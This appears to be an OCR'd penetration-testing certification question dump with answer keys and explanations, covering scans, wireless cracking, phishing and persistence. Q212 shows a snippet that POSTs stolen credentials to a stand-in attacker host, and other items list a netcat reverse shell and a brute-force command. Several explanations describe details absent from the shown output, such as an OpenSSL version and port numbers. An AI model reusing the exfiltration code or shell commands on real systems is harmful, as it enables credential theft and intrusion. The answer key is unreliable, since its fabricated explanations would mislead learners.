
- Ensures the identity of a remote computer

*Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018



Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface Description automatically generated

NEW QUESTION 196
When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

A. security compliance regulations or laws may be violated.
B. testing can make detecting actual APT more challenging.
C. testing adds to the workload of defensive cyber- and threat-hunting teams.
D. business and network operations may be impacted.

Answer: D

NEW QUESTION 200
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600

```
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap —script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 201
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.
B. Identify all the vulnerabilities in the environment.
C. Limit invasiveness based on scope.
D. Maintain confidentiality of the findings.

Answer: C

NEW QUESTION 205
Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

A. Wireshark
B. EAPHammer
C. Kismet
D. Aircrack-ng

Answer: D

Explanation:
The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for
WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.


The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for
WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

NEW QUESTION 210
A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

A. Crawling the web application's URLs looking for vulnerabilities
B. Fingerprinting all the IP addresses of the application's servers
C. Brute forcing the application's passwords
D. Sending many web requests per second to test DDoS protection

Answer: D

NEW QUESTION 212
For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:




```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},

  ______________________
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

A. window.location.= 'https://evilcorp.com'
B. crossDomain: true
C. geturlparameter ('username')
D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 217
A penetration tester is testing a new API for the company's existing services and is preparing the following script:



```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "$each / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

A. Default web configurations
B. Open web ports on a host
C. Supported HTTP methods
D. Listening web servers in a domain

Answer: C

Explanation:
The script is using the requests library to send an OPTIONS request to the API endpoint, which returns a list of supported HTTP methods for that resource. This can help the penetration tester to identify potential attack vectors or vulnerabilities based on the methods allowed.

NEW QUESTION 218
Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

A. DirBuster
B. CeWL
C. w3af
D. Patator

Answer: B

Explanation:
CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization’s sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.
https://esgeeks.com/como-utilizar-cewl/

NEW QUESTION 221
Which of the following tools provides Python classes for interacting with network protocols?

A. Responder
B. Impacket
C. Empire
D. PowerSploit

Answer: B

Explanation:
Impacket is a tool that provides Python classes for interacting with network protocols, such as SMB, DCE/RPC, LDAP, Kerberos, etc. Impacket can be used for network analysis, packet manipulation, authentication spoofing, credential dumping, lateral movement, and remote execution.

NEW QUESTION 224
Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

A. Scope details
B. Findings
C. Methodology
D. Statement of work

Answer: C

NEW QUESTION 228
During enumeration, a red team discovered that an external web server was frequented by employees. After compromising the server, which of the following attacks would best support ------------company systems?

A. Aside-channel attack
B. A command injection attack
C. A watering-hole attack
D. A cross-site scripting attack

Answer: C

Explanation:
The best attack that would support compromising company systems after compromising an external web server frequented by employees is a watering-hole

attack, which is an attack that involves compromising a website that is visited by a specific group of users, such as employees of a target company, and injecting malicious code or content into the website that can infect or exploit the users' devices when they visit the website. A watering-hole attack can allow an attacker to compromise company systems by targeting their employees who frequent the external web server, and taking advantage of their trust or habit of visiting the website. A watering-hole attack can be performed by using tools such as BeEF, which is a tool that can hook web browsers and execute commands on them2. The other options are not likely attacks that would support compromising company systems after compromising an external web server frequented by employees. A side-channel attack is an attack that involves exploiting physical characteristics or implementation flaws of a system or device, such as power consumption, electromagnetic radiation, timing, or sound, to extract sensitive information or bypass security mechanisms. A command injection attack is an attack that exploits a vulnerability in a system or application that allows an attacker to execute arbitrary commands on the underlying OS or shell. A cross-site scripting attack is an attack that exploits a vulnerability in a web application that allows an attacker to inject malicious scripts into web pages that are viewed by other users.

NEW QUESTION 232
A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

A. Tailgating
B. Dumpster diving
C. Shoulder surfing
D. Badge cloning

Answer: D

NEW QUESTION 234
A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot system service to establish a reverse shell.
B. Obtain /etc/shadow and brute force the root password.
C. Run the nc -e /bin/sh <...> command.
D. Move laterally to create a user account on LDAP

Answer: A

Explanation:
https://hosakacorp.net/p/systemd-user.html
Creating a one-shot system service to establish a reverse shell is a technique that would best support maintaining persistence after reboot on a Linux-based file server. A system service is a program that runs in the background and performs various tasks without user interaction. A one-shot system service is a type of service that runs only once and then exits. A reverse shell is a type of shell that connects back to an
attacker-controlled machine and allows remote command execution. By creating a one-shot system service that runs a reverse shell script at boot time, the penetration tester can ensure persistent access to the file server even after reboot.

NEW QUESTION 239
A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

A. Socat
B. tcpdump
C. Scapy
D. dig

Answer: C

Explanation:
https://thepacketgeek.com/scapy/building-network-tools/part-09/


NEW QUESTION 241
A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

A. Set up a captive portal with embedded malicious code.
B. Capture handshakes from wireless clients to crack.
C. Span deauthentication packets to the wireless clients.
D. Set up another access point and perform an evil twin attack.

Answer: C

Explanation:
The best method available to pivot and gain additional access to the network is to span deauthentication packets to the wireless clients. This will cause them to disconnect from their wireless access point and reconnect using their hard-wired connection, which may have less restrictive ACLs. The penetration tester can then capture their traffic or attempt to compromise their systems.

NEW QUESTION 242
The following output is from reconnaissance on a public-facing banking website:



```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)
B. An attack that breaks RC4 encryption
C. An attack on a session ticket extension (Ticketbleed)
D. A Heartbleed attack

Answer: D

Explanation:
Based on these results, the most likely attack to succeed is a Heartbleed attack. The Heartbleed attack is a vulnerability in the OpenSSL implementation of the TLS/SSL protocol that allows an attacker to read the
memory of the server and potentially steal sensitive information, such as private keys, passwords, or session tokens. The results show that the website is using OpenSSL 1.0.1f, which is vulnerable to the Heartbleed attack1.

NEW QUESTION 247
A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

A. Systems administrators
B. C-suite executives
C. Data privacy ombudsman
D. Regulatory officials

Answer: B

Explanation:
The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION 250
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.

Answer: A

Explanation:
Clarifying the statement of work is one of the most important items to develop fully prior to beginning the penetration testing activities, as it defines the scope, objectives, deliverables, and expectations of the engagement. The statement of work is a formal document that outlines the agreement between the penetration

tester and the client and serves as a reference for both parties throughout the engagement. It should include details such as the type, duration, and frequency of testing, the target systems and networks, the authorized methods and tools, the reporting format and schedule, and any legal or ethical considerations.


NEW QUESTION 252
Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

A. NIST SP 800-53
B. ISO 27001
C. GDPR

Answer: C

Explanation:
GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.

NEW QUESTION 257
A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:



```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```


Which of the following should the penetration tester do NEXT?

A. Close the reverse shell the tester is using.
B. Note this finding for inclusion in the final report.
C. Investigate the high numbered port connections.
D. Contact the client immediately.

Answer: C

Explanation:
The image shows the output of the netstat -antu command, which displays active internet connections for the TCP and UDP protocols. The output shows that there are four established TCP connections and two listening UDP connections on the host. The established TCP connections have high numbered ports as their local addresses, such as 49152, 49153, 49154, and 49155. These ports are in the range of ephemeral ports, which are dynamically assigned by the operating system for temporary use by applications or processes. The foreign addresses of these connections are also high numbered ports, such as 4433, 4434, 4435, and 4436. These ports are not well-known or registered ports for any common service or protocol. The combination of high numbered ports for both local and foreign addresses suggests that these connections are suspicious and may indicate a backdoor or a covert channel on the host. Therefore, the penetration tester should investigate these connections next to determine their nature and purpose. The other options are not appropriate actions for the penetration tester at this stage.

NEW QUESTION 258
The following line-numbered Python code snippet is being used in reconnaissance:



```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```


Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

A. Line 01
B. Line 02

C. Line 07
D. Line 08

Answer: D

NEW QUESTION 260
A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:



```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

A. Run an application vulnerability scan and then identify the TCP ports used by the application.
B. Run the application attached to a debugger and then review the application's log.
C. Disassemble the binary code and then identify the break points.
D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 263
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin
B. Cross-site scripting
C. Malware injection
D. Credential harvesting

Answer: C

Explanation:
Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

NEW QUESTION 264
A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

A. To provide protection against host OS vulnerabilities
B. To reduce the probability of a VM escape attack
C. To fix any misconfigurations of the hypervisor
D. To enable all features of the hypervisor

Answer: B

Explanation:
A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.
